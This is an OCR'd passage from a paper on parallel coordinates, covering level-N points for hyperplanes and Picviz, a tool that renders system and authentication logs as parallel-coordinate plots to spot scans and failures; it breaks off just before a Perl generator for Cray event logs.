


Figure 16: Construction of a level 3 point

A simple and remarkable fact is given in the next proposition

Proposition 2. *The three lines* $\begin{vmatrix}\text{AB}\\1,2,3\end{vmatrix}$, $\begin{vmatrix}\text{BC}\\1,2,3\end{vmatrix}$ *and* $\begin{vmatrix}\text{AC}\\1,2,3\end{vmatrix}$ *are convergent. For their common point of intersection, we use the following notations:*

$$\begin{vmatrix}\text{ABC}\\1,2,3\end{vmatrix}_{\mathcal{R}_{/\!/}} = \begin{vmatrix}\text{AB}\\1,2,3\end{vmatrix}\cdot\begin{vmatrix}\text{BC}\\1,2,3\end{vmatrix} = \begin{vmatrix}\text{BC}\\1,2,3\end{vmatrix}\cdot\begin{vmatrix}\text{CA}\\1,2,3\end{vmatrix} = \begin{vmatrix}\text{CA}\\1,2,3\end{vmatrix}\cdot\begin{vmatrix}\text{AB}\\1,2,3\end{vmatrix}$$

This fact can be observed in Figure 17 on page 24. The Open Source software Geogebra[4] was used to create an animated construction and this image.
From the above definition, it is easy to deduce the following corollary

Corollary 1. *Let* $\sigma \in \mathfrak{S}(\{A,B,C\})$ *be any permutation on the set* $\{A,B,C\}$. *Then,*

$$\begin{vmatrix}\text{ABC}\\1,2,3\end{vmatrix}_{\mathcal{R}_{/\!/}} = \begin{vmatrix}\sigma(\text{A})\sigma(\text{B})\sigma(\text{C})\\1,2,3\end{vmatrix}_{\mathcal{R}_{/\!/}}$$

There are many ways to prove the first proposition. For those not familiar with projective geometry and Desargues' theorem, a direct analytical computation is possible. But if no trick is used to simplify the computation, it might seem hard to do it by hand. In such a case, the open source mathematical software Sage[5] can easily be used to compute the coordinates of the level three point.

But in the end, it all boils down to a point with quite simple coordinates

Proposition 3.

$$\boxed{\begin{vmatrix}\text{ABC}\\1,2,3\end{vmatrix}_{\mathcal{R}_{/\!/}} = [\alpha_1\varepsilon_2 + \alpha_2\varepsilon_2 + \alpha_3\varepsilon_3 : \beta : \alpha_1 + \alpha_2 + \alpha_3]}$$

in the case where (ABC) *is a well defined affine plane with cartesian equation*

$$\alpha_1 x_1 + \alpha_2 x_2 + \alpha_3 x_3 = \beta$$

Remark. *Again, it is visible from the above expression that* $\begin{vmatrix}\text{ABC}\\1,2,3\end{vmatrix}_{\mathcal{R}_{/\!/}}$ *is invariant under permutation of the letters* A, B, C.

Remark. *The coordinates of* $\begin{vmatrix}\text{ABC}\\1,2,3\end{vmatrix}_{\mathcal{R}_{/\!/}}$ *only depend on the coefficients of the cartesian equation of* P *and of the abscissas* $\varepsilon_1, \varepsilon_2, \varepsilon_3$ *used when building* $\mathcal{R}^3_{/\!/}$.

This motivates the following definition.

Definition. *Let* $P : \alpha_1 x_1 + \alpha_2 x_2 + \alpha_3 x_3 = \beta$ *be a plane of* $\mathbb{R}^3$.
We define ***the level 3 point invariant*** *of* P *in* $\mathcal{R}^3_{/\!/}$ *as the point*

$$\begin{vmatrix}\text{P}\\1,2,3\end{vmatrix}_{\mathcal{R}_{/\!/}} = [\alpha_1\varepsilon_2 + \alpha_2\varepsilon_2 + \alpha_3\varepsilon_3 : \beta : \alpha_1 + \alpha_2 + \alpha_3]$$

Remark. *It is very important to understand that* P *completely determines* $\begin{vmatrix}\text{P}\\1,2,3\end{vmatrix}_{\mathcal{R}_{/\!/}}$ *but the reciprocal is false.*

[4]http://www.geogebra.org/
[5]http://www.sagemath.org




Figure 17: Constructions of level two and level three points for (ABC)

Obviously, the knowledge of $\left|\begin{matrix}\mathrm{P}\\ 1,2,3\end{matrix}\right|_{\mathcal{R}_{/\!/}}$ *is not enough to recover the original cartesian equation of* P.

We will not discuss any further this question in this article but we will mention that in //-coordinates, one should not be afraid to use a large number of axes and even duplicate axes *at different abscissas.* This last idea gives an easy answer to our previous question ...

2.6. **Hyperplanes in $\mathbb{R}^N$.**

It is possible to generalize the preceding constructions and define points associated to general hyperplanes H of $\mathbb{R}^N$.

Definition 2.6.1. *Let* $H: \ \alpha_1 x_1 + \alpha_2 x_2 + \cdots + \alpha_N x_N = \beta$ *an affine hyperplane of* $\mathbb{R}^N$.
Let $\mathcal{R}^N_{/\!/}(\varepsilon_1, \varepsilon_2, \ldots, \varepsilon_N)$ *be a fixed //-coordinate system.*
The //-coordinate ***level*** N ***point associated with*** H ***in*** $\mathcal{R}^N_{/\!/}$ *is :*

$$\left|\begin{matrix}\mathrm{H}\\ 1,2,\ldots,N\end{matrix}\right|_{\mathcal{R}^N_{/\!/}} = [\alpha_1\varepsilon_1 + \cdots + \alpha_N\varepsilon_N : \beta : \alpha_1 + \cdots + \alpha_N]$$

The next result shows that level N points can be build recursively by a simple geometric process from four level $N-1$ points.

Proposition 4. *For any family of* N *points* $(A_1, A_2, \ldots, A_N)$ *defining hyperplane* H*, one has :*

$$\left|\begin{matrix}\mathrm{H}\\ 1,\ldots,N\end{matrix}\right|_{\mathcal{R}_{/\!/}} = \left|\begin{matrix}\mathrm{A_1A_2\ldots A_N}\\ 1,2,\ldots,N\end{matrix}\right|_{\mathcal{R}_{/\!/}}$$

where the last point is defined recursively by :

$$\left|\begin{matrix}\mathrm{A_1A_2\ldots A_N}\\ 1,2,\ldots,N\end{matrix}\right| = \left(\left|\begin{matrix}\mathrm{A_1\ldots A_{N-1}}\\ 1,\ldots,N-1\end{matrix}\right| \left|\begin{matrix}\mathrm{A_1\ldots A_{N-1}}\\ 2,\ldots,N\end{matrix}\right|\right) \cdot \left(\left|\begin{matrix}\mathrm{A_2\ldots A_N}\\ 1,\ldots,N-1\end{matrix}\right| \left|\begin{matrix}\mathrm{A_2\ldots A_N}\\ 2,\ldots,N\end{matrix}\right|\right)$$

The whole process starts with the N^2 *points* $\left|\begin{matrix}\mathrm{A_i}\\ j\end{matrix}\right|$.

2.7. **Detection of more general geometric structures with //-coords.**

As we want to keep this mathematical introduction quite elementary, our journey in the //-coords univers will stop shortly. We hope that the very basic aspects of //-coords are now familiar to you and that you understand better how classical affine geometric objects can be detected.

Of course, we know that it is not enough to detect linear structures and that in real life, the mathematical relationship between variables can be more complex. It is therefore essential to know wether //-coordinates are able or not to deal with such datasets.

Furthermore, it is one thing to examine a pure mathematical object defined by a set of algebraic equations in $\mathbb{R}^N$ (as in real algebraic geometry), and it is another to manage experimental data that are supposed to obey a certain class of mathematical laws. It is even a third story to investigate computer security logs given that it is very doubtful that any analytical relationship exists between the variables.

In a forthcoming article, we hope to report about a **classifier** based on //-coords and pioneer work of Alfred Inselberg ([7], [6], [8], [9]) and some new ideas.

This classifier, hopefully, will show how //-coords can go much beyond our actual exposition.

3. Automating //-coords creation with Picviz

Now that the theory behind //-coords is known, and since Picviz goal is to automate the creation of //-coords images out of logs, this section introduces its architecture and how it can be used to discover security issues. Picviz is not limited to computer security, however since it is a good goal to demonstrate how powerful can be such a tool, this is what the paper sticks to.

Because digging visually for security issues is aimed to be very practical, Picviz presentation starts with an authentication log investigation. After this short presentation, the architecture is detailed. Once the reader knows features provided by the software, two examples are given.

3.1. **Picviz.** Picviz is a software transforming acquired data into a parallel coordinates plot image to visualize data and discover interesting results quickly. Picviz is composed in three parts, each facilitating the **creation**, **tuning** and **interaction** of //-coords graphs:

- **Data acquisition**: log parsers and enricher
- **Console program**: transforms PGDL into a svg or png image. Unlike the graphical frontend, it does not require graphical canvas to display the lines, it is fast and able to generate millions of lines.
- **Graphical Frontend**: transforms PGDL into a graphical canvas for user interaction.




Figure 1. Picviz simplified architecture

It was written because of a lack of visualization tools able to work with a large set of data. Graphviz is very close to how Picviz works, except that is has limitations regarding the number of dimensions that can be handled by a directed graph, such as when dealing with time.

3.2. **Data acquisition.** The data acquisition process aims to transform captured logs into the Picviz Graph Description Language (PGDL) file before Picviz treatment. In this paper, log is used interchangeably with data to express something that is captured from one or several machines. That being one in:

- **Syslog**: System and application log files. Containing at least four variables: time, machine, application and the logged event.
- **Network**: Sniffed data.
- **Database**: Structured information storage.
- **Specific**: Log file for applications not using standard log functions.
- **Other**: Any other way to record events.

CSV being a common format to read and write such data, Picviz can take it as input and will translate it into PGDL.

3.3. **Understanding 10000 lines of log.** Visualization is an answer to analyze a massive amount of lines of logs. //-coords helps to organize them and see correlations and issues by looking at the generated graph[3].

Each axis strictly defines a variable: logs, even those that are unorganized, are always composed by a set of variables. At least they are: **time** when the event occurred, **machine** where the log comes from, **service** providing the log information, **facility** to get the type of program that logged, and the **log** itself.

The **log** variable is a string that varies widely based on the application writing it and what it is trying to convey. This variability of the string is what makes the logs disorganized. From this string, other variables can be extracted: username, IP address, failure or success etc.

Log sample: PAM session

```
Aug 11 13:05:46 quinificated su[789]:
 pam_unix(su:session): session opened
 for user root by toady(uid=0)
```

Looking at the PAM session log, we know how the user authenticates with the common **pam_unix** module. We know that the command **su** was used by the user **toady** to authenticate as **root** on the machine **quinificated** on **August 11th at 1:05pm**. This is useful information to care about when dealing with computer security. In this graph we clearly identify:

- If a user sometime fails to give the correct password
- If a user logged in using a non-common pam module or service
- Time when users log in

Figure 18 shows the representation of the **auth** syslog facility:




Figure 18: Picviz frontend showing pam sessions opening

Analysis

What one can easily see in figure 18 is how many users logged in as root on the machine: red lines means root destination user. Also, the leftmost axis (**time**) is interesting: it has a blank area and using the frontend we discover that no one opened a session between 2:29am and 5:50am:




Figure 19: Zoom on time axis

The **second axis** is the **machine** where the logs originated. Since this example is a single machine analysis, lines converge to a single point.

This **third axis** is the **service** or application that wrote the log. We can quickly see four services (one red, three blacks, the line at the bottom is also a connection between two axes): moving the mouse above the red line at the service on top of the figure shows that only the 'su' service is used to log a user as root. Hopefully no one logs in using **gdm**, **kdm** or **login** as root.

The **fourth axis** is the **pam module** that was used to perform the login authentication: again, as only local authentication was done using the **pam_unix** module, lines are converging. If we would have had a remote authentication, or other modules opening the session, we would see them on this axis.




Figure 20: PAM module convergence

The **fifth and sixth** axis are the user source and destination of the logs. We have as much source logins as destination logins. On this machines, logins are both **su** and **ssh**.

As experts might know, //-coords are already used in computer security[1] but face a problem of not being easy to automate or with various data formats. This paper focuses on how relevant security information can be extracted from logs, whatever format they have, how anyone can discover attacks or software malfunctions and how the analyst can then filter and dig into data to discover high level issues. The next part covers how Picviz was designed, its internals. After we will see how malicious attacks can be extracted, and how it can help you to write correlation rules.

4. Picviz architecture in detail

4.1. **Picviz Graph Description Language.** It has been designed to be easy to generate and as close as possible to the Graphviz[2] language (mostly for properties names). It is a description language for //-coords which allows to specify all kinds of properties for a given line (**data**), set each axis variable **axes** and give instructions to the engine in the **engine** section. Also, a graph title can be set in the **header** section.

Below is an example of a Picviz graph description language (PGDL) source which represents a single line:

```
header {
 title = "foobar";
}
axes {
 integer axis1 [label="First"];
 string axis2 [label="Second"];
}
data {
 x1="123",x2="foobar" [color="red"];
}
```

Despite CSV being a standard for log normalization in order to create a graph, and even though Piviz can convert CSV into PGDL, CSV is not recommended. It is impossible to set properties on an individual line when a specific item is encountered. This would require an external configuration file to be parsed at every new added line. This would greatly decrease performances. Also, //-coords have the weakness of hiding interesting values according to the axis order. Changing the axis order in PGDL is as simple as moving a line in the **axes** section.

4.1.1. *The axes section.* It defines possible types you can set to each axis, as well as setting axis properties. Labels can be set to axes with the **label** property. Axes types must be one of them:

Type	Range	Description
timeline	"00:00" - "23:59"	24 hours time
years	"1970-01-01 00:00" - "2023-12-31 23:59"	Several years
integer	0 - 65535	Integer number
string	"" - "No specific limit"	A string
short	0 - 32767	Short number
ipv4	0.0.0.0 - 255.255.255.255	IP address
gold	0 - 1433	Small value
char	0 - 255	Tiny value
enum	anything	Enumeration
ln	0 - 65535	Log(n) function
port	0 - 65535	Special way to display port numbers

Other available properties are:

- **print**: when set to false, removes values printing on lines. It is usually used when an axis had too big values which are overlapping the next axis.
- **relative**: when set to true place values on the axis relatively to each other. Which decreases performances but can improve the axis reading.

4.1.2. *The data section.* Data are written line by line, each value coma separated. Four data entries with their relatives axes can be written like this:

```
data {
 t="11:30",src="192.168.0.42", port="80" [color="red"];
 t="11:33",src="10.0.0.1",port="445";
 t="11:35",src="127.0.0.1",port="22";
 t="23:12",src="213.186.33.19", port="31337";
}
```

The key=value pair allows to identify which axis has which value. Since axis variable type was defined in the previous **axis** section, the order does not matter.

As of now, two properties are available: **color** and **penwidth**, which allow to set the line color and width respectively.

Data lines are generated by scripts from various sources, ranging from logs to network data or anything a script can capture and transform into PGDL language data section. This paper focuses on logs, and Perl was choosen for its convenience with Perl Compatible Regular Expressions (PCRE) built-in with the language. The next part explains how such a script can be written to generated the PGDL.

4.2. **Generating the language.** Picviz delivers a set of tools to automate the PGDL generation from various sources, such as **apache** logs, **iptables** logs, **tcpdump**, **syslog**, SSH connections, . . .
Perl being suited language for this kind of task, it was chosen as the default generator language. Of course, nothing prevent other people to write generators for their favorite language.

The PGDL is generated with the Perl **print** function, along with Perl pattern matching capabilities to write the data section. The syslog to PCV takes 25 lines of code, including lines colorization where the word 'segfault' shows up in the log file. Then, to use the generator, type:

```
perl syslog2pcv /var/log/syslog > syslog.pgdl
```

To help finding evilness, a Picviz::Dshield class was written. Calling it will check if the port or IP address match with dshield.org database:

```
use Picviz::Dshield;

$dshield = Picviz::Dshield->new;

$ret = $dshield->ip_check("10.0.0.1")
```

It can be used to set the line color, to help seing an event correlated with dshield information database.

4.3. **Understand the graph.**

4.3.1. *Graphical frontend.* Aside from having a good looking graph, it is good to dig into it, and see what was generated. An interactive frontend was written for this purpose. It is even a good example on how Picviz library can be **embeded** in a Python application. The application **picviz-gui** was written in Python and Trolltech QT4 library.

The frontend provides a skillful interaction to find relationship among variables, allows to apply filters, drag the mouse over the lines to see the information displayed and to see the time progression of plotted events. Real-time capabilities are also possible, since the frontend listen to a socket waiting for lines to be written.

The frontend has limitations: on a regular machine, more than 10000 events makes the interface sluggish. As Picviz was designed to deal with million of events, a console program was written.

4.3.2. *Command line interface.* The **pcv** program is the CLI binary that takes PGDL as input, uses the picviz library output plugins and generate the graph using called plugin. To generate a SVG, the program can be called like this:

```
pcv -Tsvg syslog.pcv > syslog.svg
```

As SVG is a XML and vectorial format, it will perform well when a few thousand of line are drawn: the operator will be able to do actions on items, select them, grep for a certain value, move the lines etc.

However, with a big set of data, SVG frontend will fail doing the rendering.

This is why a PNG capable plugin was written. Using the cairo[6] library. The plugin is named **'pngcairo'** and can be used like this:

```
pcv -Tpngcairo syslog.pcv > syslog.png
```

Usually is it better to use the PNG plugin, filter data and if needed, use then choose between the SVG plugin to use all the features a vectorial image can provide or the Picviz frontend, that is designed to deal with //-coords issues. Section **2.3.4** explains how filters can be used with Picviz.

4.3.3. *Grand tour.* Because choosing the right order for the right axis is one of //-coords disadvantages, Picviz provides via the **pngcairo** plugin a **Grand tour** capability. The **Grand tour** generates as much images as pairs permutation of axes possible, the idea is to show every possible relation among every available axes. Plugin arguments are provided with the **-A** command. So to generate a grand tour on graphs, **pcv** should be called like this:

```
pcv -Tpngcairo syslog.pcv -Agrandtour
...
File Time-Machine.png written
File Time-Service.png written
...
File Log-Machine.png written
File Log-Service.png written
```

4.3.4. *Real-time.* Picviz can be set up to perform real-time line drawing by listening to a socket. Then programs can send their lines to this socket.

When Picviz listen to a socket, it should have a template associated with it. This is a graph written in a template derived from PGDL named PGDT for Picviz Graph Description Template. The difference with a PGDL file is that a template may not have any data, so that the program will know which variables are associated with the axes. Of course PGDT is more convenient to express a file that is created for real-time, but it can interchangeably be used with PGDL.

To start PCV in real-time mode, one can start on one side:

```
pcv -s local.sock -t samples/test1.pgdl -Tpngcairo -o /tmp/graph.png
```

And on the other side, the client will simply need to write onto this socket:

```
echo "t=\"12:00\", i=\"100\", s=\"I write some stuff\";"
```

[6]www.cairographics.org




FIGURE 2. Syslog grand tour

The OSSEC HIDS[7] can output its alerts to Picviz, using the template **ossec.pgdt** provided with sources.

4.3.5. *Filtering.* To select lines one want to be displayed, Picviz provides filters. They can be used on the real value to match a given regular expression, line frequency, line color or position as mapped on the axis. It is a multi-criterion filter. It is set with the CLI or Frontend parameters.

With the CLI, they can be called like this:

```
pcv -Tpngcairo syslog.pcv 'your filter here'
```

With the frontend, filter can be called like this:

```
picviz-gui syslog.pcv 'your filter here'
```

Filter syntax is:

```
display type relation value on axis number && ...
```

Where:

- **display**: show or hide, select if we hide or display the selected value
- **type**: value, plot, color or freq, choose what is filtered
- **relation**: $<$, $>$, $<=$, $>=$, $!=$, $=$, relation with selected value
- **value**: selected value to compare data with
- **on axis**: text to express the axis selection
- **number**: axis number to filter values on

For example, to display all lines plotted under a hundred on the second axis, one can replace **your filter here** by **show only plot < 100 on axis 2**. Specific data can also be removed, such as:

```
pcv -Tpngcairo syslog.pcv 'hide value = "sudo" on axis 2'
```

[7]http://www.ossec.net




FIGURE 3. SSH scan

A percentage can be applied to avoid knowing the value that can be filtered: **'show plot $>$ 42% on axis 3 and plot $<$ 20% on axis 1'**.

4.3.6. *String positioning.* One of the basic string algorithm displaying is to simply add the ascii code to create a number. Among pros of using this very naive algorithm, is to be able to display scans (strings very close to each other coming from one source) very easily. As for the cons there is the collision risk, but in practice this low risk of having such events. As Picviz is very flexible, it still offer other string alignment algorithms, using Levenstein[10] or Hamming distance[4] from a reference string. This still makes collision possible, but differently.

The basic algorithm highlights scans evidences, and then one can quickly spot an issue. This way, without having any knowledge of how the log must be read, little changes will appear close enough to each other to grab the reader attention.

The following lines are logs taken from ssh authentication, and appear like this:

```
time="05:08", source="192.168.0.42", log="Failed \
      keyboard-interactive/pam for invalid user lindsey";
time="05:08", source="192.168.0.42", log="Failed \
      keyboard-interactive/pam for invalid user ashlyn";
time="05:08", source="192.168.0.42", log="Failed \
      keyboard-interactive/pam for invalid user carly";
```

Figure 3 shows a generated graph from twenty lines of a ssh scan.

On the third axis, one can clearly see the lines sweep, showing the scan.

4.3.7. *Correlations.* With //-coords, several correlations are possible, as shown in figure 4, where it is known for sure all events share a common variable.

One other way to correlate is applying a line colorization for their frequency of apparition between two axes and colorize the whole line, according to the highest value. Picviz can generate graphs in this mode with the **heatline** rendering plugin and its **virus** mode.




Figure 4. Same shared value




Figure 5. Syslog heatline with virus mode

As of today, only the svg and pngcairo handle this feature. Picviz CLI should be called like this:

```
pcv -Tpngcairo syslog.pgdl -Rheatline -Avirus > syslog.png
```

4.3.8. *Section summary.* Picviz has been designed to be very flexible and let anyone capable to generate the language, filter data and visualize them. This can be done statically on a plain generated file, and with the graphical interface, this is even possible in real-time. Of course the knowledge of logs lines is better to set more axis and have more information to understand the graph. However, the naive approach is sometime enough to see scanning activities.
Now that the Picviz architecture and features have been explained, we will show how we can efficiently use it to dig into logs and extract relevant information.

The next section covers how we can efficiently **see** attacks from many lines of log and finally write a correlation script in perl.

5. Understanding the unknown

This section explains how one can handle in a very short amount of time the analysis of failures a system can have based on their logs. The log issues coverage will not be exhaustive but using //-coords can easily spot some.

During the latest Usenix Workshop on the Analysis of System Logs 2008, Cray systems gave logs to analysts to see what they could extract from them.

Cray logs are available for download in the Usenix website [8]. This analysis is done on the file **0809181018.tar.gz**.

5.1. Files overview.

Once uncompressed, there are sixty-seven files and four main directories, which are:

- eventlogs
- log
- SEDC_FILES
- xt

The **log** directory does not contain enough information: a single 18 lines file. As Picviz is good to manage big files, the **eventlogs** directory was chosen.

The **eventlogs** directory has two files: **eventlogs** and **filtered-eventlog**. As the last file is smaller and from its name seems to be filtered, it is best to run Picviz on **eventlogs**.

5.2. Dissecting the eventlogs file.

The **eventlog** file looks like:

```
2008-09-18 04:04:54|2008-09-18 04:04:54|ec_console_log| \
                     src:::c0-0c0s3n0|svc:::c0-0c0s3n0|
2008-09-18 04:04:54|2008-09-18 04:04:54|ec_console_log| \
 src:::c0-0c0s3n0|svc:::c0-0c0s3n0|7[?25l[1A[80C[10D[1;32mdone[m8[?25h
2008-09-18 04:04:54|2008-09-18 04:04:54|ec_console_log| \
 src:::c0-0c0s3n0|svc:::c0-0c0s3n0|cat: /sys/class/net/rsip333x1/type
2008-09-18 04:04:54|2008-09-18 04:04:54|ec_console_log| \
  src:::c0-0c0s3n0|svc:::c0-0c0s3n0|: No such file or directory
```

By looking through this log file one may discern five fields:

- **2008-09-18 04:04:54—2008-09-18 04:04:54**: time value, because of the lack of knowledge of Cray logs for why there are two identical timestamps, the first is taken. The variable **timeline** should be appropriate.
- **ec_console_log**: unknown value, which seems like an enumeration of a few possible items. It looks like an event category. The variable **enum** should be appropriate.
- **src:::c0-0c0s3n0**: should be the source node where the even come from. Again, since there are a limited number of distinct resources, the variable **enum** should be appropriate.
- **svc:::c0-0c0s3n0**: should be the destination. Just like for sources, the **enum** variable should be appropriate.
- **: No such file or directory**: is the log itself. The **string** variable is appropriate and will be put as **relative** with the other strings.

Below the perl code for the generator to handle Cray events log file:

[8] http://cfdr.usenix.org/data.html#cray

